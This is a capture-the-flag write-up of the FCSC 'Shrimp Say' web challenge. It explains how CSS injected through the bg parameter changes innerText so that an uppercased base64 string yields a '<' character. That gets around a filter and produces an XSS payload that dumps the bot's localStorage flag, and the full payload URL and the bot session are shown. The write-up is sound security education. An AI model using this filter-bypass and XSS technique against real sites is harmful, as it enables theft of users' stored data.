


Once we access the web application, we are greeted with an Hello Shrimp
message with a lightblue background, in fact those are given in the URL
search parameters: ?msg=Hello Shrimp&bg=lightblue.
Where is the flag?
Since the code source is given, we can go through it (shrimp-say-bot) to see how it works.
const CHALLENGE_HOST = process.env.CHALLENGE_HOST || "http://chall/";
const FLAG = process.env.FLAG || "FCSC{placeholder}";

// ...

async function goto(url) {
  // ...

  await page.goto(CHALLENGE_HOST, {
    timeout: 1000,
    waitUntil: "domcontentloaded",
  });

  await page.evaluate((flag) => {
    localStorage.setItem("flag", flag);
  }, FLAG);

  // ...
}

logMainInfo("Please provide the URL you want to visit:");
process.stdin.on("data", (data) => {
  const url = data.toString().trim();

  if (!url || !(url.startsWith("http://") || url.startsWith("https://"))) {
    console.log("[ERROR] Invalid URL!");
    process.exit(1);
  }

  goto(url).then(() => process.exit(0));
  // ...
});
As you can see, when we connect to the bot, we’re prompted to enter a URL.
Once done, the bot will navigate to the challenge host and set the localStorage item flag to the flag value.
That means our goal is to get the bot to navigate to the challenge host and then
console.log the flag value somehow !
The real challenge
At first, we can think of a simple XSS, such as msg=<img src=x onerror=alert(1)>.
However, this doesn’t work because of a simple, but effective, filter:
msg = $_GET['msg'] ?? "Hello World";
// ...
if (strpos($msg, "<") !== false) {
  redirect("NO XSS", "red");
}
This filter is very effective, as it blocks any < character in the msg parameter.
Let’s take a look at the bg parameter. It is used to set the background color of the page, and it is passed to the style attribute of the body tag.
$bg = $_GET['bg'] ?? "lightblue";
// ...

<style>
  body {
    background-color: <?= htmlentities($bg) ?>;
  }
</style>
As you can see, the bg parameter is htmlentities-ed, which means that we can’t escape the style tag and inject our own code.
We have to find a way to bypass the msg filter using the bg parameter.
How is the message displayed?
Let’s take a look at how the message in the bubble is displayed:
<body>
  <main>
    <div class="speech-bubble"></div>
    <img src="/shrimp.gif" alt="Shrimp" />
  </main>
  <script type="text/base64" id="data">
    <?= base64_encode($msg) ?>
  </script>
  <script>
    document.querySelector(".speech-bubble").innerHTML = atob(
      document.getElementById("data").innerText
    );
  </script>
</body>
It is encoded in base64 in a <script> and then decoded using atob and injected into the innerHTML of the .speech-bubble div.
There’s something very interesting here: the innerHTML property is used to set the content of the div, which means that we can inject HTML code into it !
But we still have the < filter in the msg parameter, how can we manipulate the base64 input to bypass it?
Understanding the vulnerability
You might have noticed it: to retrieve the content of the script tag, we use the innerText property.
Let’s take a look at the difference between innerText and textContent, according to MDN:
Basically,
innerTextis aware of the rendered appearance of text, whiletextContentis not.
This means that we can manipulate the rendered text to bypass the filter !
We can use the following CSS properties to manipulate the rendered text:
text-transform: allows us to change the case of the text.word-breakwithtext-wrap-mode: wrap: allows us to break the text into multiple lines.
We also have to note that it applies only if the content is visible, so we have to add display: block.
Trials
Let’s put this all together and see if we can bypass the filter.
Let’s start by escaping the body style and displaying the script containing the data using bg parameter:
https://shrimp-say.fcsc.fr/?msg=hello&bg=white:}script{display:blockDoing this, shows all the scripts, we only need the one with the id data, it has an data id, so we can simply use #data to select it, since it is in URL, we have to URL encode it: %23.
https://shrimp-say.fcsc.fr/?msg=hello&bg=white:}%23data{display:blockLet’s uppercase everything !
https://shrimp-say.fcsc.fr/?msg=hello&bg=white:}%23data{display:block;text-transform:uppercaseThis gives us aGVsbG8=, which is btoa("hello").toUpperCase(), which is \x00eR\x04o.
We can use this to bypass the < filter, which is only the first character if we consider using this XSS:
<img src=x onerror=console.log(JSON.stringify(localStorage))>We can use the word-break property to break the string into multiple lines, depending on the width and then use the text-transform property to uppercase only the first line.
https://shrimp-say.fcsc.fr/?msg=img%20src%3Dx%20onerror%3Dconsole.log(JSON.stringify(localStorage))%3E&bg=white;}%23data{display:block;width:3ch;word-break:break-all;text-wrap-mode:wrap;}%23data::first-line{text-transform:uppercaseNow, we have to figure out the first characters to output the < character.
After some trials, we can use >\t that will transform into <i when uppercased.
That gives us the final payload:
https://shrimp-say.fcsc.fr/?msg=%3E%09mg%20src%3Dx%20onerror%3Dconsole.log(JSON.stringify(localStorage))%3E&bg=white;}%23data{display:block;width:3ch;word-break:break-all;text-wrap-mode:wrap;}%23data::first-line{text-transform:uppercaseGetting the flag
Let’s connect to the bot and enter the URL:
$ nc chall.fcsc.fr 2203
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
https://shrimp-say.fcsc.fr/?msg=%3E%09mg%20src%3Dx%20onerror%3Dconsole.log(JSON.stringify(localStorage))%3E&bg=white;}%23data{display:block;width:3ch;word-break:break-all;text-wrap-mode:wrap;}%23data::first-line{text-transform:uppercase

Starting the browser...
[T1]> New tab created!
[T1]> navigating        | about:blank

Setting the flag in the localStorage for http://shrimp-say/...
[T1]> navigating        | http://shrimp-say/?msg=Hello%20Shrimp&bg=lightblue

Going to the user provided link...

Leaving o/
[T1]> Tab closed!
[T0]> Tab closed!
Ah, we forgot to use the right domain, we have to use http://shrimp-say/ instead of https://shrimp-say.fcsc.fr/.
Let’s try again:
$ nc chall.fcsc.fr 2203
==========
Tips: Every console.log usage on the bot will be sent back to you :)
==========

Please provide the URL you want to visit:
http://shrimp-say/?msg=%3E%09mg%20src%3Dx%20onerror%3Dconsole.log(JSON.stringify(localStorage))%3E&bg=white;}%23data{display:block;width:3ch;word-break:break-all;text-wrap-mode:wrap;}%23data::first-line{text-transform:uppercase

Starting the browser...
[T1]> New tab created!
[T1]> navigating        | about:blank

Setting the flag in the localStorage for http://shrimp-say/...
[T1]> navigating        | http://shrimp-say/?msg=Hello%20Shrimp&bg=lightblue

Going to the user provided link...
[T1]> navigating        | http://shrimp-say/?msg=%3E%09mg%20src%3Dx%20onerror%3Dconsole.log(JSON.stringify(localStorage))%3E&bg=white;}%23data{display:block;width:3ch;word-break:break-all;text-wrap-mode:wrap;}%23data::first-line{text-transform:uppercase
[T1]> console.error     | Failed to load resource: the server responded with a status of 404 (Not Found)
[T1]> console.log       | {"flag":"FCSC{f6e865cb389605d91470af3b8555e4535463a1a56157c16c858fa8e9c5ff4513}"}

Leaving o/
[T1]> Tab closed!
[T0]> Tab closed!
There we go, we can submit the flag !
FCSC{f6e865cb389605d91470af3b8555e4535463a1a56157c16c858fa8e9c5ff4513}